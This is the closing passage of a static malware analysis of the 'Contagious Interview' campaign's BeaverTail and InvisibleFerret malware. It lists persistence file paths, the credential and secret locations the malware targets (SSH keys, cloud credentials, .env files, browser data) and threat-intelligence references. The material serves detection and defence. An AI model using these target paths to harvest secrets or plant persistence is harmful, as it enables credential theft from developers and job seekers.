 %TEMP%\app.exe (Windows)
/tmp/app (Linux)
~/.config/autostart/*.desktop (Linux persistence)
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\queue.bat (Windows)
~/Library/LaunchAgents/com.avatar.update.wake.plist (macOS)
```

Targeted Paths:

```
 ~/.ssh/* (SSH keys)
~/.aws/credentials (AWS)
~/.azure/* (Azure)
~/.config/gcloud/* (GCP)
**/.env (environment files)
Chrome/Brave/Opera/Edge/Yandex User Data directories
```

References

1. MITRE ATT&CK S1245 - InvisibleFerret: https://attack.mitre.org/software/S1245/
2. MITRE ATT&CK G1052 - Contagious Interview: https://attack.mitre.org/groups/G1052/
3. Palo Alto Networks Unit 42 (October 2024): "Contagious Interview: DPRK Threat Actors Lure Tech Industry Job Seekers"
4. GitLab Security (September 2025): "BeaverTail variant distributed via malicious repositories"
5. Socket.dev: "North Korea's Contagious Interview Supply Chain Attack"
6. ANY.RUN: "InvisibleFerret and OtterCookie Technical Analysis"
7. Malpedia: py.invisibleferret, js.beavertail

This analysis was conducted in an isolated environment without executing malware. All findings are based on static analysis, string extraction, and correlation with published threat intelligence. Stay vigilant, verify recruiter identities, and never execute untrusted code—even during job interviews.
